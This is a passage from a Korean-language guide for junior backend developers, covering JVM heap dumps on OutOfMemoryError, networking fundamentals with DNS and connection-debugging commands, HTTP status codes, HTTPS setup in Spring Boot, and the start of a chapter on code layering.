“OutOfMemoryError는 JVM이 죽으면서 로그를 못 남기는 경우가 많아. 미리 설정을 해줘야 해.”

문제의 본질

OOM은 갑자기 터지지 않습니다. 서서히 메모리가 쌓이다가 한계점에서 폭발합니다. 하지만 그 순간 JVM은 바로 죽어버리고, 무엇이 메모리를 잡아먹었는지 알 방법이 없습니다.

해결책: 힙 덤프 자동 생성

JVM 옵션으로 OOM 발생 시 현장을 보존합니다.

```
# 기본 설정
java \
  -XX:+HeapDumpOnOutOfMemoryError \
  -XX:HeapDumpPath=/var/log/heapdump.hprof \
  -jar app.jar

# 더 확실한 설정 (좀비 프로세스 방지)
java \
  -XX:+HeapDumpOnOutOfMemoryError \
  -XX:HeapDumpPath=/var/log/heapdump.hprof \
  -XX:OnOutOfMemoryError="kill -9 %p" \
  -jar app.jar
```

옵션 설명:

- **HeapDumpOnOutOfMemoryError** : OOM 시 힙 덤프 생성
- **HeapDumpPath** : 덤프 저장 위치 (여유 공간 확인!)
- **OnOutOfMemoryError** : OOM 후 실행할 명령어
 - **kill -9 %p** : 프로세스 강제 종료 (좀비 방지)
 - 또는 **restart_app.sh** 로 자동 재시작

실전 예시: Dockerfile에서 설정

```
FROM openjdk:17-jdk-slim

ENV JAVA_OPTS="-Xms512m -Xmx2g \
  -XX:+HeapDumpOnOutOfMemoryError \
  -XX:HeapDumpPath=/tmp/heapdump.hprof \
  -XX:OnOutOfMemoryError='kill -9 %p'"

COPY app.jar /app.jar

CMD ["sh", "-c", \
  "java $JAVA_OPTS -jar /app.jar"]
```

Spring Boot application.properties

```
# JVM 옵션 환경변수로 전달
JAVA_OPTS=-XX:+HeapDumpOnOutOfMemoryError \
  -XX:HeapDumpPath=/var/log/heapdump.hprof
```

힙 덤프가 생성됐다면?

```
# 덤프 파일 확인
$ ls -lh /var/log/heapdump.hprof
-rw-r--r-- 1 app app 2.1G Jan 22
 03:15 heapdump.hprof

# 파일이 크므로 압축 후 다운로드
$ gzip heapdump.hprof
$ scp server:/var/log/heapdump.hprof.gz ./
```

분석 도구로 원인 찾기

1. Eclipse MAT (Memory Analyzer Tool)

- 다운로드: <https://eclipse.dev/mat/>
- 힙 덤프 열기 → Leak Suspects Report 실행
- 어떤 객체가 메모리를 가장 많이 쓰는지 확인

2. VisualVM

- JDK에 포함된 무료 도구
- File → Load → 힙 덤프 선택
- Classes → Instance Count 정렬

실제 사례

사수가 MAT로 덤프를 열었습니다.

Leak Suspects:

1. 2.1GB (85%) retained by:
java.util.HashMap\$Node[]
← CacheManager.userCache
← 10,000,000 User 객체

“캐시에 사용자 1천만 명 데이터가 쌓여있네.”

코드를 보니:

```
// [BAD] 무한정 쌓이는 캐시
public class CacheManager {
    private static Map<Long, User> userCache = new HashMap<>();

    public User getUser(long userId) {
        if (!userCache.containsKey(userId)) {
            User user = userRepository.findById(userId);
```

```

        userCache.put(userId, user); // 삭제 안 함!
    }
    return userCache.get(userId);
}
}

```

“사용자가 늘어날수록 메모리도 계속 늘어나. 한 달 지나니 2GB 넘었고, OOM.”

```

// [GOOD] 크기 제한 있는 캐시
@Cacheable(value = "users", unless = "#result == null")
public User getUser(long userId) {
    return userRepository.findById(userId);
}

// application.yml
spring:
  cache:
    caffeine:
      spec: maximumSize=10000,expireAfterWrite=1h

```

주의사항

힙 덤프 파일은 힙 크기만큼 디스크를 씁니다.

- 2GB 힙 → 2GB 덤프 파일
- 디스크 여유 공간 없으면 덤프 생성 실패
- 로그 디렉토리가 아니라 별도 마운트 포인트 권장

```

# 디스크 여유 공간 확인
$ df -h /var/log
Filesystem      Size  Used Avail Use%
/dev/sda1       50G   30G   20G   60% # OK

# 덤프 경로를 임시 디렉토리로
-XX:HeapDumpPath=/mnt/dumps/\
  heapdump_$(date +%Y%m%d_%H%M%S).hprof

```

“다음부터 새벽에 OOM으로 죽으면 어떻게 하죠?”

“아침에 출근해서 힙 덤프 분석하면 돼. 이제 증거가 남으니까.”

AI와 함께 학습하기

이 장의 핵심은 **서버 리소스 모니터링**과 **장애 대응**입니다. 실무에서 자주 쓰는 프롬프트:

실전 프롬프트 1: 리소스 분석

“서버에서 `top` 명령어로 확인했더니 이런 결과가 나왔습니다: [출력 붙여넣기]. CPU 100% 프로세스가 Java입니다. 어떤 순서로 원인을 찾아야 하나요? jstack, jmap 사용법도 알려주세요.”

실전 프롬프트 2: 로그 분석 자동화

“이 애플리케이션 로그에서 에러만 추출하고, 시간대별로 집계하는 bash 스크립트를 만들어주세요. 로그 포맷: [예시 로그 2~3줄]. 결과는 CSV로 저장하고 싶습니다.”

실전 프롬프트 3: cron 설정

“매일 새벽 3시에 7일 이상 된 로그 파일을 압축하고, 30일 이상 된 백업은 삭제하는 cron 작업을 만들어 주세요. `/var/log/myapp/` 대상입니다.”

AI 주의점: AI는 명령어 사용법을 잘 설명하지만, OS 버전(Ubuntu/CentOS)과 권한 설정에 따라 실제 동작이 다를 수 있습니다. 테스트 서버에서 먼저 확인하세요.

9. 네트워크 기초 — 이것만 알면 된다

금요일 저녁, 사용자가 “사이트에 연결할 수 없습니다”라는 화면을 봅니다. 서버는 멀쩡합니다. 로그도 깨끗합니다. **네트워크는 보이지 않는 곳에서 조용히 망가집니다.** 그리고 당신이 그걸 찾아내야 합니다.

9.1 “연결이 안 돼요”의 진짜 의미

신입 때, 사용자가 “사이트가 안 열려요”라고 신고하면 저는 막막했습니다. 서버 로그를 보면 요청조차 안 들어왔습니다. “브라우저 문제 아닐까요?”라고 답하기 일쑤였죠.

사수가 물었습니다. “브라우저에 `example.com` 을 입력하면 무슨 일이 일어나는지 아나?”

“...서버에 접속하죠?”

“그전에 뭐가 있지?”

그날 배운 것: HTTP 요청이 서버에 도달하기까지 4단계의 장벽이 있습니다.

1. DNS^{*} 조회: “example.com”이 어떤 IP 주소인지 찾기
2. TCP 연결: 서버와 악수(3-way handshake^{**})
3. TLS^{***} 협상: HTTPS라면 암호화 키 교환
4. HTTP 요청: 실제 데이터 주고받기

* **DNS (Domain Name System)**: 도메인 이름을 IP 주소로 변환하는 시스템. 인터넷의 전화번호부 역할. ** **3-way handshake**: TCP 연결을 맺기 위해 클라이언트와 서버가 3번의 패킷을 주고받는 과정. SYN → SYN-ACK → ACK 순서. *** **TLS (Transport Layer Security)**: HTTPS에서 사용하는 암호화 프로토콜. 데이터를 암호화하여 중간에서 가로채도 읽을 수 없게 보호.

이 중 하나라도 실패하면 “사이트에 연결할 수 없습니다”가 뜹니다. 서버가 아무리 멀쩡해도요.

9.2 주소를 찾는 여정: IP와 DNS

컴퓨터의 주소, IP

사람은 이름을 기억하지만, 컴퓨터는 숫자를 씁니다. 인터넷에서 서로를 찾기 위한 숫자가 바로 **IP 주소**입니다.

IPv4: 192.168.0.1 (32비트, 약 43억 개)
IPv6: 2001:0db8:85a3::8a2e:0370:7334
(128비트, 거의 무한대)

IPv4는 곧 고갈됩니다. 그래서 IPv6가 나왔지만, 여전히 IPv4가 대세입니다. NAT 덕분에 버티고 있죠.

공인 IP와 사설 IP의 차이

신입 때 AWS EC2를 처음 띄웠을 때, IP 주소가 두 개 나왔습니다.

Public IP: 54.180.123.45
Private IP: 172.31.12.34

“왜 두 개지?”

공인 IP (Public IP)는 인터넷에서 유일한 주소입니다. 전 세계 어디서나 이 주소로 접근할 수 있습니다. ISP(통신사)가 할당합니다.

사설 IP (Private IP)는 내부 네트워크에서만 쓰는 주소입니다. 우리 집 공유기가 할당하는 **192.168.x.x** 주소가 바로 이것입니다. 외부에서는 직접 접근할 수 없습니다.

사설 IP 대역 (RFC 1918):
- 10.0.0.0 ~ 10.255.255.255
- 172.16.0.0 ~ 172.31.255.255
- 192.168.0.0 ~ 192.168.255.255

회사 내부 서버, 가정용 공유기, AWS VPC 안의 EC2가 전부 사설 IP를 씁니다. 공인 IP는 비싸고 한정되어서요.

특수한 IP 주소들

로컬 개발하다 보면 자주 보는 IP들이 있습니다.

127.0.0.1 (localhost)

```
curl http://127.0.0.1:8080
```

자기 자신을 가리키는 주소입니다. 네트워크 없이 자신에게 접속합니다. 로컬 개발할 때 씁니다.

0.0.0.0

```
server.address=0.0.0.0
```

“모든 IP 주소”를 의미합니다. 서버가 모든 네트워크 인터페이스에서 요청을 받겠다는 뜻입니다. Spring Boot는 기본값이 이겁니다.

255.255.255.255

브로드캐스트 주소입니다. 같은 네트워크의 모든 장치에 한 번에 전송할 때 씁니다. 실무에서는 거의 안 씁니다.

포트: 건물의 호수

IP 주소가 건물 주소라면, 포트는 호수입니다.

같은 컴퓨터 안에서 웹 서버, DB, Redis가 동시에 돌아갑니다. 어떻게 구분할까요? **포트 번호**로 구분합니다.

```
192.168.0.1:80 → 이 컴퓨터의 웹 서버  
192.168.0.1:3306 → 이 컴퓨터의 MySQL  
192.168.0.1:6379 → 이 컴퓨터의 Redis
```

신입 때 Spring Boot를 띄웠더니 “8080 포트가 이미 사용 중입니다”라는 에러가 났습니다. 다른 프로그램이 8080을 쓰고 있었던 거죠. 포트는 한 번에 하나의 프로그램만 쓸 수 있습니다.

자주 보는 포트 번호:

```
20, 21: FTP (파일 전송)  
22: SSH (원격 접속)  
80: HTTP  
443: HTTPS  
3306: MySQL  
5432: PostgreSQL  
6379: Redis  
27017: MongoDB
```

9.3 DNS: 인터넷의 전화번호부

142.250.196.110 — 이게 어디 주소인지 아시겠어요? 저도 모릅니다. 하지만 **google.com** 은 알죠.

사람은 숫자를 외우기 어렵습니다. 그래서 **DNS(Domain Name System)**가 있습니다. 도메인 이름을 IP 주소로 바꿔주는 거대한 전화번호부입니다.

```
[브라우저] "google.com 어디야?"
↓
[DNS 서버] "142.250.196.110이야"
↓
[브라우저] (해당 IP로 접속)
```

DNS 조회의 긴 여정

DNS 조회는 생각보다 복잡합니다. 여러 단계의 캐시를 거치고, 최악의 경우 여러 DNS 서버를 순회합니다.

1. 브라우저 캐시 확인 (이미 접속한 적 있나?)
2. OS 캐시 확인 (hosts 파일)
3. 로컬 DNS 서버에 질의 (보통 ISP 제공)
4. 캐시 미스 시: 루트 DNS → TLD DNS (.com) → 권한 DNS
5. IP 주소 반환

보통은 1~2번에서 끝납니다. 캐시에 있으니까요. 하지만 신규 도메인이거나 TTL이 만료되면 전체 여정을 다 갑니다.

DNS 장애의 날

작년 여름, 월요일 오전 10시. "사이트가 안 열려요" 신고가 들어왔습니다.

이상한 점은: - 도메인 이름으로는 접속 불가 (**api.myservice.com**) - IP 주소로는 접속 가능 (**54.180.123.45**) - 일부 지역에서만 발생

DNS 장애였습니다.

즉시 확인한 명령어:

```
# DNS 응답 확인
nslookup api.myservice.com
# Non-authoritative answer:
# Name: api.myservice.com
# Address: 54.180.123.45

# 여러 DNS 서버에서 확인
```

```

nslookup api.myservice.com 8.8.8.8      # Google DNS
nslookup api.myservice.com 1.1.1.1      # Cloudflare DNS
nslookup api.myservice.com 168.126.63.1 # KT DNS

# TTL 확인
dig api.myservice.com | grep TTL
# api.myservice.com. 300 IN A 54.180.123.45
# → TTL 300초 = 5분마다 캐시 갱신

```

원인: 주말에 DNS 레코드를 변경했는데, 새 IP가 일부 DNS 서버에만 전파됨.

대응: 이전 IP 서버도 일주일간 유지. TTL을 60초로 낮춰 빠른 전파 유도.

배운 것: DNS 변경은 24~48시간 여유를 두고 해야 합니다. TTL은 변경 전에 미리 낮춰놓고, 전파 완료 후 다시 올립니다.

9.4 NAT: 사설 IP의 마법

우리 집 공유기에 스마트폰, 노트북, TV가 연결되어 있습니다. 전부 **192.168.0.x** 같은 사설 IP를 씁니다.

그런데 인터넷 서버는 이 사설 IP를 모릅니다. 어떻게 통신할까요?

NAT(Network Address Translation)가 사설 IP를 공인 IP로 변환합니다.

```

[내부 네트워크]
스마트폰 (192.168.0.10) └─┐
노트북   (192.168.0.11) ┌─┴─> [NAT 공유기] → 인터넷 (공인 IP: 203.0.113.1)
TV        (192.168.0.12) ┘

구글이 보기엔: 전부 203.0.113.1에서 온 것처럼 보임

```

NAT 덕분에 공인 IP 한 개로 여러 기기가 인터넷을 씁니다. IPv4 고갈 문제를 버티게 해준 핵심 기술입니다.

9.5 TCP와 UDP: 두 가지 통신 방식

데이터를 주고받는 방법은 크게 두 가지입니다. **TCP**와 **UDP**.

TCP: 등기우편

TCP는 신뢰성을 보장합니다. **3-way handshake**로 시작합니다:

```

클라이언트: "통신할래?" (SYN)
서버:      "좋아!" (SYN-ACK)

```

클라이언트: "시작!" (ACK)
→ 연결 수립

연결이 수립되면: - 패킷이 순서대로 도착함을 보장 - 패킷 분실 시 재전송 - 흐름 제어, 혼잡 제어

언제 씁니까? - 웹 (HTTP/HTTPS) - 이메일 - 파일 전송 - 데이터베이스 연결

정확성이 중요한 모든 곳에 씁니다.

UDP: 전단지 뿌리기

UDP는 연결 없이 그냥 던집니다.

- 받았는지 확인 안 함
- 순서 보장 안 함
- 빠르고 가벼움

언제 씁니까? - 실시간 스트리밍 (Netflix, YouTube) - 온라인 게임 - VoIP (음성 통화) - DNS 조회

1~2% 패킷 손실은 괜찮은 곳에 씁니다. 게임에서 한두 프레임 빠져도 느끼기 어렵지만, 재전송 기다리면 렉이 걸립니다.

비유

TCP = 등기우편
- 받았는지 확인
- 순서대로 도착
- 분실 시 재발송
- 느리지만 확실

UDP = 전단지 뿌리기
- 받았는지 몰라도 됨
- 순서 보장 없음
- 빠르게 많이 전달
- 일부 손실 OK

9.6 HTTP: 웹의 언어

웹에서 데이터를 주고받는 프로토콜입니다. 백엔드 개발자가 매일 쓰는 언어죠.

HTTP 메서드: 의도를 표현하기

GET: 조회 (읽기만, 멍등성)
POST: 생성 (새 데이터)
PUT: 전체 수정 (완전 교체)
PATCH: 부분 수정 (일부만 변경)
DELETE: 삭제

신입 때 이런 코드를 봤습니다:

```
@PostMapping("/users/delete") // ❌ 잘못됨  
public void deleteUser() { ... }
```

“삭제하는데 왜 POST를 쓰나요?”

“그게... GET은 안 된다고 해서요.”

DELETE 메서드를 몰랐던 겁니다. REST API 설계에서 메서드는 단순한 규칙이 아니라 **의도를 표현하는 수단**입니다.

HTTP 상태 코드: 결과를 말하기

신입 때 저는 모든 응답에 200을 썼습니다. 에러가 나도 200을 보내고 응답 본문에 `{"error": "..."}` 넣고.

사수가 물었습니다. “클라이언트가 이걸 어떻게 처리하게?”

그날 배운 것: **상태 코드가 있는 이유는 클라이언트가 프로그래밍적으로 처리하기 위해서입니다.**

2xx: 성공
- 200 OK: 조회 성공
- 201 Created: 생성 성공
- 204 No Content: 삭제 성공 (응답 본문 없음)

3xx: 리다이렉션
- 301 Moved Permanently: 주소가 영구히 바뀜
- 302 Found: 임시 이동
- 304 Not Modified: 캐시 사용해도 됨

4xx: 클라이언트 에러
- 400 Bad Request: 요청 형식 오류
- 401 Unauthorized: 인증 필요
- 403 Forbidden: 권한 없음
- 404 Not Found: 리소스 없음
- 429 Too Many Requests: 요청 과다

5xx: 서버 에러

- 500 Internal Server Error: 서버 내부 에러
- 502 Bad Gateway: 게이트웨이 에러 (외부 API 응답 이상)
- 503 Service Unavailable: 서비스 불가 (점검, 과부하)
- 504 Gateway Timeout: 게이트웨이 타임아웃

실전: 헛갈리는 상태 코드 구분

200 vs 201

```
// 조회 → 200
@GetMapping("/users/{id}")
public ResponseEntity<User> getUser(@PathVariable Long id) {
    User user = userService.findById(id);
    return ResponseEntity.ok(user); // 200
}

// 생성 → 201 + Location 헤더
@PostMapping("/users")
public ResponseEntity<User> createUser(@RequestBody UserRequest request) {
    User user = userService.create(request);
    return ResponseEntity
        .created(URI.create("/users/" + user.getId())) // 201
        .body(user);
}
```

401 vs 403

한 달 동안 헛갈렸습니다. 둘 다 “접근 불가”인데 뭐가 다른 거죠?

```
// 401 Unauthorized: "당신은 누구세요?"
// 로그인 안 했거나 토큰 만료
@GetMapping("/mypage")
public ResponseEntity<UserInfo> getMyPage(@RequestHeader("Authorization") String token) {
    if (token == null || !jwtService.isValid(token)) {
        throw new UnauthorizedException("로그인이 필요합니다"); // 401
    }
    // ...
}

// 403 Forbidden: "당신은 권한이 없어요"
// 로그인은 했지만 이 작업은 못함
@DeleteMapping("/users/{id}")
public ResponseEntity<Void> deleteUser(@PathVariable Long id, Principal principal) {
    User user = userService.findById(id);
    if (!user.getId().equals(principal.getUserId()) && !principal.isAdmin()) {
        throw new ForbiddenException("권한이 없습니다"); // 403
    }
    userService.delete(id);
}
```

```
    return ResponseEntity.noContent().build(); // 204
}
```

401: 인증(Authentication) 실패 - "로그인해주세요"
403: 인가(Authorization) 실패 - "일반 회원은 안 돼요"

500 vs 502 vs 503

서버 에러 중에서도 뉘앙스가 다릅니다.

```
// 500: 우리 코드의 예상치 못한 에러 (버그)
@GetMapping("/products/{id}")
public ResponseEntity<Product> getProduct(@PathVariable Long id) {
    try {
        Product product = productService.findById(id);
        return ResponseEntity.ok(product);
    } catch (Exception e) {
        log.error("상품 조회 중 에러", e);
        throw new InternalServerErrorException(); // 500
    }
}

// 502: 외부 API가 이상한 응답을 보냄
@GetMapping("/external-data")
public ResponseEntity<ExternalData> getExternalData() {
    try {
        ExternalData data = externalApiClient.fetchData();
        if (data == null || !data.isValid()) {
            throw new BadGatewayException("외부 API 응답 오류"); // 502
        }
        return ResponseEntity.ok(data);
    } catch (HttpClientErrorException e) {
        throw new BadGatewayException(); // 502
    }
}

// 503: 서비스가 의도적으로 요청 거부 (점검, 서킷 브레이커)
@GetMapping("/health")
public ResponseEntity<String> healthCheck() {
    if (!dbConnectionPool.isAvailable()) {
        throw new ServiceUnavailableException("DB 연결 불가"); // 503
    }
    return ResponseEntity.ok("healthy");
}
```

500: 우리 코드의 버그
502: 우리가 호출한 외부 시스템의 문제
503: 시스템은 정상인데 의도적으로 차단 (과부하 방지)

9.7 HTTPS와 TLS: 도청 방지

신입 때 HTTP로 로그인 API를 만들었습니다. 사수가 말했습니다. “이거 와이어샤크로 보면 비밀번호 다 보인다.”

```
# HTTP 패킷 캡처 결과:
POST /login HTTP/1.1
{
  "username": "john",
  "password": "secret123" ← 평문으로 노출!
}
```

그날 HTTPS를 배웠습니다.

HTTP vs HTTPS

HTTP (포트 80):

- 평문 통신
- 중간에 누군가 볼 수 있음
- 중간자 공격(MITM) 위험
- 실무에서 절대 안 씀

HTTPS (포트 443):

- TLS로 암호화
- 도청 불가
- 인증서로 신원 보증
- 프로덕션 필수

TLS 핸드셰이크: 암호화 키 교환

HTTPS 연결이 시작될 때 클라이언트와 서버가 암호화 방식을 협상합니다.

이 과정이 200~300ms 걸립니다. HTTP/2부터는 TLS 세션 재사용으로 이 시간을 줄입니다.

Spring Boot에서 HTTPS 설정

개발 환경에서 자체 서명 인증서 만들기:

```
# 개발용 인증서 생성
keytool -genkeypair -alias tomcat \
  -keyalg RSA -keysize 2048 \
  -storetype PKCS12 \
  -keystore keystore.p12 \
  -validity 365 \
```

```
-cname "CN=localhost, OU=Dev, \
O=MyCompany, L=Seoul, C=KR"
```

```
# application.yml
server:
  port: 8443
  ssl:
    enabled: true
    key-store: classpath:keystore.p12
    key-store-password: changeit
    key-store-type: PKCS12
    key-alias: tomcat
```

실무에서는 - Let's Encrypt로 무료 인증서 자동 갱신 - AWS ALB/CloudFront에서 HTTPS 처리 (애플리케이션은 HTTP) - 인증서 만료일 모니터링 필수 (보통 90일마다 갱신)

9.8 실전: “일부 사용자만 안 돼요”

상황: 신규 서비스를 배포했는데, 일부 사용자만 접속이 안 됩니다. 서버는 정상이고, 사내에서는 잘 접속됩니다. DNS를 변경한 지 2시간이 지났는데, 일부 지역에서는 여전히 이전 IP로 접속하고 있는 것 같습니다.

범인: DNS 캐시 (TTL)

DNS 레코드에는 TTL(Time To Live) 값이 있습니다. 변경 후에도 이 시간 동안은 이전 값이 캐시에 남아 있습니다.

```
dig myservice.com | grep TTL
# myservice.com. 86400 IN A 54.180.123.45
# → TTL 86400초 = 24시간
```

TTL이 24시간이면, DNS 변경 후 최대 24시간 동안 옛날 IP를 쓰는 사람이 있을 수 있습니다.

즉시 확인:

```
# 여러 DNS 서버에서 확인
nslookup myservice.com 8.8.8.8      # Google DNS
nslookup myservice.com 1.1.1.1      # Cloudflare DNS
nslookup myservice.com 168.126.63.1 # KT DNS
```

```
# 전파 상태 추적
dig +trace myservice.com
```

대응:

1. 이전 서버도 일주일간 유지
2. 이전 서버에서 새 서버로 리다이렉트 설정
3. TTL이 만료되길 기다림

예방:

- DNS 변경 전 TTL을 미리 짧게 변경 (예: 60초)
- 충분한 전파 시간 확보 후 이전 서버 종료
- DNS 변경은 금요일 저녁이나 휴일 전에 하지 않기

셀프 체크

Q. 공인 IP와 사설 IP의 차이는?

- **공인 IP**: 인터넷에서 유일한 주소, 외부에서 접근 가능, ISP가 할당
- **사설 IP**: 내부 네트워크에서만 사용, 외부에서 직접 접근 불가
- 사설 IP 대역: **10.x.x.x**, **172.16~31.x.x**, **192.168.x.x**
- NAT를 통해 사설 IP → 공인 IP로 변환하여 인터넷 통신

Q. TCP와 UDP의 차이를 설명해보세요.

구분	TCP	UDP
연결	연결 지향 (3-way handshake)	비연결형
신뢰성	순서 보장, 재전송	보장 없음
속도	상대적으로 느림	빠름
사용처	웹, 이메일, DB	스트리밍, 게임, DNS

Q. HTTP 상태 코드 401과 403의 차이는?

- **401 Unauthorized**: 인증이 필요함. 로그인하지 않았거나 토큰이 만료된 경우
- **403 Forbidden**: 인증은 되었지만 권한이 없음. 일반 사용자가 관리자 페이지에 접근하는 경우
- 401은 “누구세요?”(인증 실패), 403은 “당신은 안 돼요”(인가 실패)

Q. DNS 변경 후 전파 시간이 왜 필요한가?

- DNS 레코드에는 TTL(Time To Live) 값이 있음
- TTL 동안 이전 값이 캐시에 남아 있음
- 여러 계층의 캐시: 브라우저 → OS → 로컬 DNS → ISP DNS
- TTL이 24시간이면 최대 24시간 동안 옛날 IP로 접속 가능
- DNS 변경 전 TTL을 미리 짧게 변경하면 전파 시간 단축

실전 케이스

상황: 금요일 저녁, 사용자들이 “사이트에 연결할 수 없습니다”를 봅니다. 서버 로그에는 요청이 아예 안 들어옵니다. ping은 되는데 HTTP는 안 됩니다. 일부 사용자는 정상 접속됩니다.

당신이라면 어떻게 디버깅하겠습니까?

Q. 대응 가이드

1단계: DNS 확인

```
# 여러 DNS 서버에서 확인
nslookup myservice.com 8.8.8.8
nslookup myservice.com 1.1.1.1

# 실제 접속되는 IP 확인
curl -v https://myservice.com 2>&1 \
  | grep "Trying"
# * Trying 54.180.123.45:443...
```

- DNS가 잘못된 IP를 반환하는가?

- 일부 DNS 서버에서만 다른 IP가 나오는가?

2단계: TCP 연결 확인

```
# 포트 열려 있는지 확인
telnet 54.180.123.45 80
# Connected to 54.180.123.45.

# 또는
nc -zv 54.180.123.45 80
# Connection to 54.180.123.45 port 80 succeeded!
```

- TCP 연결이 안 되면 방화벽이나 보안 그룹 확인
- 연결은 되는데 HTTP 응답 없으면 애플리케이션 문제

3단계: HTTP 요청/응답 확인

```
curl -v https://myservice.com

# 시간대별 지연 확인
curl -o /dev/null -s \
  -w "namelookup: %{time_namelookup}s\n\
  connect: %{time_connect}s\n\
  starttransfer: %{time_starttransfer}s\n\
  total: %{time_total}s\n" \
  "https://myservice.com"
```

4단계: 지역별 확인

- <https://dnschecker.org> 에서 전 세계 DNS 전파 확인
- 여러 지역 VPN으로 직접 접속 시도

가능한 원인:

1. **DNS 전파 중:** 일부 DNS 서버가 옛날 IP 반환
2. **방화벽/보안 그룹:** 특정 IP 대역 차단
3. **로드 밸런서:** 일부 인스턴스만 헬스 체크 실패
4. **TLS 인증서:** 새 도메인에 인증서 미적용

대응:

- 이전 서버도 유지하여 접속 가능하게

- TTL 짧게 설정하여 빠른 전파
- 모니터링으로 지역별/DNS별 접속률 추적

AI와 함께 학습하기

이 장의 핵심은 HTTP 프로토콜 분석과 네트워크 디버깅입니다. 실무에서 자주 쓰는 프롬프트:

실전 프롬프트 1: HTTP 헤더 분석

“curl -v로 API를 호출했는데 이런 헤더가 나왔습니다:

```
HTTP/1.1 200 OK
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
Cache-Control: max-age=3600
```

각 헤더의 의미와 성능에 미치는 영향을 설명해주세요. Transfer-Encoding: chunked는 왜 사용하나요?”

실전 프롬프트 2: 연결 타임아웃 디버깅

“RestClient로 외부 API를 호출했는데 30초 후 타임아웃이 발생합니다. 어떤 순서로 디버깅해야 하나요? curl과 netstat으로 TCP 상태 보는 명령어도 알려주세요.”

실전 프롬프트 3: HTTPS 인증서 확인

“openssl s_client -connect api.example.com:443 결과가 이렇습니다: [출력 붙여넣기]. 인증서 만료 날짜와 체인 구조를 확인하는 방법과, 자체 서명 인증서와 공인 인증서의 차이를 설명해주세요.”

AI 주의점: AI는 프로토콜 동작을 잘 설명하지만, 실제 환경(방화벽, NAT, 프록시)에 따른 동작 차이는 직접 테스트해야 합니다.

10. 아키텍처 패턴 — 코드를 어떻게 구성할 것인가

입사 2주차 월요일 아침. 사수가 코드리뷰에서 물었습니다. “이 결제 로직, 왜 `OrderService` 에 있어?” 저는 당황했습니다. “주문할 때 결제하잖아요...” 사수가 한숨을 쉬었습니다. “그럼 `PaymentService` 는 뭐하는 애인데?” 그날 저는 코드가 ‘어디에 있느냐’가 ‘무엇을 하느냐’만큼 중요하다는 걸 배웠습니다.

10.1 혼돈의 시작: 어디에 쓸 건데?

입사 첫 주, 주문 기능을 만들었습니다. 간단했습니다. Controller에 다 넣었거든요.

```
@RestController
public class OrderController {
    @Autowired
    private ProductRepository productRepository;
    @Autowired
    private OrderRepository orderRepository;

    @PostMapping("/orders")
    public ResponseEntity<Order> createOrder(
        @RequestBody CreateOrderRequest request) {
        // 상품 조회
        Product product = productRepository
            .findById(request.getProductId())
            .orElseThrow();

        // 재고 확인
        if (product.getStock() < request.getQuantity()) {
            throw new RuntimeException("재고 부족");
        }

        // 주문 생성
        Order order = new Order();
        order.setUserId(request.getUserId());
        order.setProductId(product.getId());
        order.setQuantity(request.getQuantity());
        order.setTotalAmount(
            product.getPrice().multiply(
                BigDecimal.valueOf(request.getQuantity())
            ));

        // 재고 차감
        product.setStock(
            product.getStock() - request.getQuantity());
        productRepository.save(product);
    }
}
```

```
    orderRepository.save(order);  
  
    return ResponseEntity.ok(order);  
}  
}
```

돌아갔습니다. PR을 올렸습니다. 기분 좋게 커피를 마시고 있는데 슬랙 알림이 왔습니다.

“이거 Controller가 너무 많은 걸 하고 있어요. Service 레이어로 분리해주세요.”

뭐가 문제지? 코드가 돌아가는데?

10.2 사수의 질문: “테스트는 어떻게 할 건데?”

사수가 자리로 왔습니다.

“이 주문 로직을 테스트해보고 싶어. 어떻게 하면 돼?”

“음... HTTP 요청을 보내면...”

“서버 띄워야 돼?”

“네...”

“DB도 필요하고?”


“네...”

“매번 그렇게 할래? 주문 로직 바뀔 때마다?”

그때 깨달았습니다. 제 코드는 HTTP 없이는 테스트할 수 없었습니다. 비즈니스 로직이 Controller에 갇혀 있었으니까요.

사수가 화이트보드에 그림을 그렸습니다.

10.3 계층이 보이기 시작하다: MVC 패턴



사용자 → [Controller] → [Model] → [View]

↓ ↓

요청 처리 비즈니스 로직

